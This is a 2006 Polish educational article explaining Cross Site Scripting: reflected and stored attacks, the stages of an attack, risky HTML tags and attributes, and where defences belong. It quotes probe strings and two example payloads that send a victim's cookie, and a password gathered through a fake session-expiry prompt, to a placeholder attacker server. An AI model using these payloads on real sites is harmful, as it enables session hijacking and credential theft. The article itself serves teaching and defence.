

Cross Site Scripting (XSS) – zarys problemu

Przemek Sobstel (<http://sobstel.org>). SegfaultLabs, maj 2006.

Cross Site Scripting (XSS¹), obok iniekcji kodu SQL, jest jednym z najbardziej znanych i rozpowszechnionych ataków na aplikacje bazodanowe działające w sieci Internet. W rankingu incydentów konsorcjum bezpieczeństwa stron WWW (*Web Application Security Consortium*) zajmuje pierwsze miejsce [WWW6]. Był szeroko opisywany nie tylko w mediach specjalistycznych, ale i w zwykłej prasie i magazynach [Endl02, s.4]. Swoją popularność zawdzięcza między innymi temu, że jego ofiarami padały nawet tak duże i popularne witryny internetowe jak Hotmail, eBay, Google czy Yahoo [Endl02, s.4; Alsh06a, s.54]. Podatność na *Cross Site Scripting* wykrywano także na stronach dużych zachodnich banków [WWW4]. Tym bardziej dziwi fakt, że temat ten jest w papierowych pozycjach książkowych często opisywany bardzo pobieżnie.

Atak typu *Cross Site Scripting* polega na iniekcji złośliwego kodu w oryginalną treść strony. Aby agresor mógł skutecznie wykorzystać taką lukę, użytkownik końcowy musi podjąć jakieś działania – może to być kliknięcie na spreparowanym łączu lub odwiedzenie strony, w którą wstrzyknięto wrogi kod [ScSh02, s.291]. Kod ten jest najczęściej tworzony przy użyciu języka skryptowego JavaScript, ale równie dobrze mogą być do tego wykorzystane także inne technologie wykonywane po stronie klienta, takie jak Ajax, VBScript czy Flash. Atak XSS jest o tyle specyficzny, że jego celem w pierwszej kolejności nie jest witryna sama w sobie, lecz jej użytkownicy. Wykorzystane jest tutaj zaufanie, jakim korzystający ze strony ją obdarza, natomiast sama strona staje się nieświadomym współsprawcą ataku [Gajd05, s.95]. *Cross Site Scripting* dotyka szczególnie te strony internetowe, gdzie zachodzi interakcja z użytkownikami lub też wyświetlane są jakiegokolwiek dane pochodzące z zewnątrz, spoza aplikacji, np. fora internetowe, serwisy aukcyjne, sklepy internetowe z opcją komentowania i recenzowania produktów, systemy kont pocztowych dostępne przez protokół HTTP, otwarte systemy encyklopedyczne Wiki i wiele, wiele innych. Podatne mogą być nawet moduły wyszukiwania oraz strony wyświetlające komunikaty błędów [OWASP04, s.11].

Cross Site Scripting pozwala napastnikowi między innymi na wykradnięcie wartości

1 Początkowo *Cross Site Scripting* w skrócie nazywano CSS, ale w związku z faktem, że takiego samego akronimu używa się na określenie kaskadowych arkuszy stylów (ang. *Cascading Style Sheets*), dla uniknięcia nieporozumień przyjęto skrót XSS. Natomiast jeśli chodzi o polski odpowiednik terminu *Cross Site Scripting*, to tylko w jednej pozycji książkowej [MMVEM04, s.22] zaproponowano enigmatycznie brzmiące określenie “skryptowanie skrośne”. W innych polskich pracach i przekładach powszechnie używa się nazwy angielskiej.

przechowywanych w ciasteczkach (ang. *cookies*). Najczęściej są one używane do identyfikacji użytkownika, dlatego zdobycie ich przez napastnika umożliwia przejęcie sesji i konta, a w konsekwencji wykonanie określonych operacji z poziomem uprawnień zalogowanego użytkownika [Alsh06a, s.54]. Jeśli ofiarą jest administrator systemu skutki mogą być bardzo poważne. XSS może także posłużyć do przekierowania użytkownika na inną stronę, instalację szkodliwego programu (konia trojańskiego), a także do zmieniania i fałszowania zawartości witryny [OWASP04, s.11]. Szczególnie nie należy lekceważyć tego ostatniego zagrożenia. Przykładowo modyfikacja wiadomości prasowej na witrynie może mieć wpływ na zmianę ceny akcji danego przedsiębiorstwa na giełdzie czy też na poziom zaufania klientów wobec firmy [OWASP04, s.11].

Atak XSS składa się z następujących etapów [Gajd05, s.95; Zuch03] :

- (1) odnalezienie luki, a następnie przekazanie do aplikacji złośliwego kodu,
- (2) nieświadome pobranie i wykonania tego kodu przez ofiarę,
- (3) dodatkowe akcje wykonywane przez atakującego.

Odnalezienie luki i sprawdzenie czy dana aplikacja jest podatna na *Cross Site Scripting* to niezbyt trudne zadanie. W większości przypadków sprowadza się do żmudnego wprowadzania w pola formularzy HTML odpowiednio przygotowanego kodu, np. [WWW5]

```
' ;alert (String.fromCharCode (88,83,83)) //\' ;alert (String.fromCharCode (88,83,83))  
//";alert (String.fromCharCode (88,83,83)) //\' ;alert (String.fromCharCode (88,83,83  
) //></script>! --<script>alert (String.fromCharCode (88,83,83)) </script>=&{ }
```

Wykonanie powyższych instrukcji języka JavaScript spowoduje wyświetlenie monitu z komunikatem o treści "XSS" (jeśli tylko występuje podatność). Jeżeli pole do wprowadzania treści w formularzu nie pozwala na umieszczenie w nim zbyt wielu znaków można skorzystać z nieco skróconej wersji [WWW5] :

```
' ;! --" <XSS>=&{ ( ) }
```

W tym przypadku wystarczy zajrzeć do źródła strony i zobaczyć czy w treści występuje ciąg <xss czy też <t;xss. Ten pierwszy oznacza, że witryna nie posiada odpowiednich filtrów danych wejściowych i jest podatna na atak. Warto zaznaczyć, że cała procedura sprawdzania wcale nie musi odbywać się poprzez pola formularzy, czyli poprzez metodę HTTP POST. Równie dobrze można użyć żądania GET, np.

```
http://atakowana_strona/podstrona.php?komunikat=<script>alert ("Podatne na atak  
XSS") </script>
```


W rezultacie powyższy kod wyświetli monit z komunikatem “Podatne na atak XSS”, dzięki czemu atakujący będzie mógł przejść do kolejnego etapu.

Po odnalezieniu luki napastnik może przystąpić do ataku. Wyróżnia się dwa podstawowe sposoby jego przeprowadzania : bezpośredni i trwały.

Atak bezpośredni² polega na dostarczeniu ofierze specjalnie spreparowanego odnośnika (linka), po którego kliknięciu użytkownik przechodzi na stronę, a następnie przeglądarka internetowa wykonuje złośliwy kod znajdujący się w adresie URL [WASC04a, s.25]. Wbrew pozorom, skłonienie ofiary do uruchomienia takiego odnośnika nie wymaga szczególnie wymyślnych zabiegów. Najczęściej wysyła się e-mail o treści zachęcającej do kliknięcia w znajdujący się tam link, w zależności od charakteru atakowanego serwisu może to być przykładowo bardzo kusząca promocja w sklepie internetowym, informacja o wygranej nagrodzie albo chociażby informacja o otrzymanej internetowej kartce pocztowej. Link ten może wyglądać następująco : [WASC04a, s.26]

```
http://atakowana_strona/?nazwa=<script>document.location="http://serwer_atakuja  
cego/czytaj_cookies.php?cookie="+document.cookie</script>
```

Uruchomienie powyższego odnośnika w efekcie spowoduje przekierowanie na serwer napastnika, gdzie zostanie przez niego odczytana wartość ciasteczka (cookie). Ponieważ przedstawiony adres URL może łatwo wzbudzić podejrzenia ofiary, często część adresu zawierająca kod JavaScript jest kodowana.



Rysunek 1: Przebieg ataku bezpośredniego Cross Site Scripting

Źródło: Opracowanie własne.

W przypadku ataku trwałego³, złośliwy kod zostaje wklejony bezpośrednio na stronę i w


2 W literaturze dla określenia tego ataku używa się następujących angielskojęzycznych terminów : *direct attack* [Alsh05a, s.54], *non-persistent attack* [WASC04a, s.25] oraz *reflected attack* [OWASP04, s.11].

3 W literaturze używa się następujących angielskojęzycznych określeń opisujące ten typ ataku : *stored*

wyniku braku odpowiednich zabezpieczeń zostaje zapisany także w bazie danych. Ofiara zostaje zaatakowana w momencie odwiedzenia witryny. Wtedy przeglądarka wykonuje kod wcześniej wstrzyknięty przez atakującego [OWASP04, s.11]. W praktyce atak ten dotyka wszystkich, którzy odwiedzają daną stronę, przez co jego zakres jest o wiele większy, a konsekwencje o wiele groźniejsze niż w przypadku ataku bezpośredniego. Jest także łatwiejszy do przeprowadzenia, ponieważ napastnik wcale nie musi wysyłać jakichkolwiek e-maili, ani nikogo przekonywać do wejścia na stronę. Użytkownicy sami wpadają w pułapkę wykonując zwyczajowe czynności na witrynie. Z drugiej strony atak trwały jest też łatwiejszy do wykrycia, gdyż administrator i użytkownicy mogą odkryć w źródłach wynikowej strony złośliwy kod i przedsięwziąć odpowiednie kroki. W przypadku ataku bezpośredniego jest inaczej, kod zostaje wstrzyknięty tylko jednokrotnie, bezpośrednio po uruchomieniu spreparowanego odnośnika. Wrogi kod wykorzystywany w ataku trwałym może wyglądać następująco : [ScSh02, s.290]

```
<script>location.href="http://serwer_atakujacego/czytaj_haslo.php?haslo="+prompt("Skończył się czas Twojej sesji. Wpisz hasło, aby kontynuować.','');</script>
```

Efektom działania tego skryptu jest wyświetlenie fałszywego komunikatu o wygaśnięciu sesji. Użytkownik jest proszony o podanie swojego hasła, po czym następuje przekierowanie do serwera napastnika z hasłem użytkownika jako jednym z parametrów adresu.



Rysunek 2: Przebieg ataku trwałego Cross Site Scripting
Źródło: Opracowanie własne.

[Alsh05a, s.95; OWASP04, s.11], *persistent* [WASC04a, s.25], a także *HTML Injection* [Fuen05; Pett04].

Lista znaczników oraz atrybutów HTML, które mogą być wykorzystane do przeprowadzania ataku *Cross Site Scripting*, została przedstawiona w tabelach 1 i 2.

Znacznik	Użycie	Zagrożenie
<SCRIPT>	Osadzanie skryptów JavaScript, Jscript, VBScript, itp.	Wykonanie wrogiego kodu
<APPLET>	Osadzanie apletów Javy	Wykonanie wrogiego kodu
<EMBED> <OBJECT>	Osadzanie zewnętrznych obiektów. Kontrolki ActiveX, aplety, pluginy, itp.	Wykonanie wrogiego kodu
<XML>	Osadzanie kodu XML.	Wykonanie wrogiego kodu
<STYLE>	Osadzanie instrukcji arkuszy stylów CSS.	Może zawierać <code>type=text/javascript</code> (arkusz stylów JavaScript)

Tabela 1: Znaczniki HTML, które mogą być wykorzystane do przeprowadzenia ataku XSS

Źródło: Opracowano na podstawie [EURO05]

Atrybut	Znaczniki	Wartość atrybutu	Pierwotne przeznaczenie
href	A, LINK	Adres URL	Odnośnik.
src	FRAME, IFRAME, INPUT type=image, BGSOUND, IMG	Adres URL	Odnośnik do innego dokumentu HTML lub obiektu, np. pliku graficznego lub muzycznego.
dynsrc	IMG	Adres URL	Odnośnik do filmu AVI.
lowsrc	IMG	Adres URL	Odnośnik do pliku graficznego.
zdarzenia JavaScript np. "onClick"	Niemal każdy znacznik	Kod JavaScript	Wykonanie kodu, kiedy nastąpi dane zdarzenie.
background	BODY, TABLE, TR, TD, TH	Adres URL	Odnośnik do obrazka używanego jak tło.
style="background-image: url(...)"	Niemal każdy znacznik	Adres URL	Odnośnik do pliku używanego w stylach.
style="behaviour:url(...)"	Niemal każdy znacznik	Adres URL	Odnośnik do pliku używanego w stylach.
style="binding:url(...)"	Niemal każdy znacznik	Adres URL	Odnośnik do pliku używanego w stylach.
style="width:expression(...)"	Niemal każdy znacznik	Wykonywalny kod	Wyrażenie JavaScript dynamicznie dostosowujące szerokość znacznika.
content="0;url=..."	META	Adres URL	Odnośnik do innego dokumentu HTML.

Tabela 2: Atrybuty HTML, które mogą być wykorzystane do przeprowadzenia ataku XSS

Źródło: Opracowano na podstawie [EURO05]

Jak widać, w ataku XSS może być użytych wiele możliwych elementów poprzez nadużycie ich pierwotnego przeznaczenia. Zagrożeniem związanym ze znacznikami HTML jest niemal zawsze wykonanie wrogiego kodu JavaScript. W przypadku, gdy wartością atrybutu jest adres URL, możliwe jest to dzięki użyciu protokołu javascript, np. `odnosnik`.

Ostatnim etapem skutecznego ataku XSS jest wykonanie dodatkowych akcji przez atakującego. Rozumie się tutaj między innymi przygotowanie specjalnego serwera i skryptu, który będzie przechwytywał informacje od niczego nie spodziewających się użytkowników [ScSh02, s.290]. Ich celem mogłoby być na przykład zapisywanie wartości ciasteczek w pliku lub w bazie, a następnie powiadomienie atakującego o tym fakcie. W kolejnym kroku użytkownik może być przekierowany z powrotem na pierwotną stronę. Co więcej, przy wykorzystaniu technologii Ajax cały proces odbywa się dla ofiary zupełnie niezauważony.

Opisany w tym podpunkcie schemat działania *Cross Site Scripting* wykorzystuje trzy potencjalnie luki w bezpieczeństwie aplikacji internetowej [Gajd05, s.95]:

- (1) aplikacja wpuszcza złośliwy kod – brak weryfikacji danych pochodzących od osoby atakującej,
- (2) aplikacja wypuszcza złośliwy kod – brak ponownej walidacji, czyli weryfikacji danych pochodzących z bazy danych zanim zostaną przekazane do przeglądarki i wyświetlone użytkownikowi,
- (3) przeglądarka klienta wykonuje złośliwy kod – ograniczona implementacja funkcji ochronnych w przeglądarkach dostępnych na rynku.

Istotne jest, że każda kolejna luka jest wynikiem braku odpowiednich zabezpieczeń eliminujących wcześniejsze podatności. Najważniejsza jest więc odpowiednia ochrona systemu w momencie przyjmowania danych zewnętrznych. Jeśli zostaną zaimplementowane odpowiednie funkcje zabezpieczeń na tym poziomie to programista nie musi się już martwić o to, jakiej przeglądarki internetowej używają osoby odwiedzające stronę oraz w jakim stopniu chroni ich ona przed atakami XSS.

Literatura

- [Alsh05a] Alshanetsky I.: *PHP Architect's Guide to PHP Security*, Marco Tabini & Associates, Inc. 2005.
- [Alsh06a] Alshanetsky I.: *Niebezpieczeństwa ataków XSS i CSRF*, PHP Solutions nr 2/2006, s.48-55.
- [Endl02] Endler D.: *The Evolution of Cross Site Scripting Attacks*, iDEFENSE Labs 2002.
- [EURO05] *Filtering JavaScript to Prevent Cross-Site Scripting*, EUROSEC GmbH Chiffriertechnik & Sicherheit 2005.
- [Gajd05] Gajda W.: *Ataki XSS oraz CSRF na aplikacje internetowe*, Internet nr 7/2005, s.95-99.
- [MMVEM04] Meier J.D., Mackman A., Vasireddy S., Escamilla R., Murukan A.: *Udoskonalanie zabezpieczeń aplikacji i serwerów internetowych*, Promise 2004.
- [OWASP02] *A Guide to Building Secure Web Applications*, Version 1.1.1, The Open Web Application Security Projects 2002.
- [ScSh02] Scambray J., Shema M.: *Hakerzy - Aplikacje webowe*, Translator 2002.
- [WASC04a] *Threat Classification*, Web Application Security Consortium 2004.
<http://www.webappsec.org/projects/threat/v>
- [WWW4] *Banki podatne na XSS*. <http://security.computerworld.pl/news/76431.html>
- [WWW5] *XSS (Cross Site Scripting) Cheat sheet: Esp: for filter evasion*, <http://ha.ckers.org/xss.html>
- [WWW6] *Web Application Security Consortium*. <http://www.webappsec.org/>
- [Zuch03] Zuchlinski G.: *The Anatomy of Cross Site Scripting*, 2003, <http://www.net-security.org/article.php?id=596>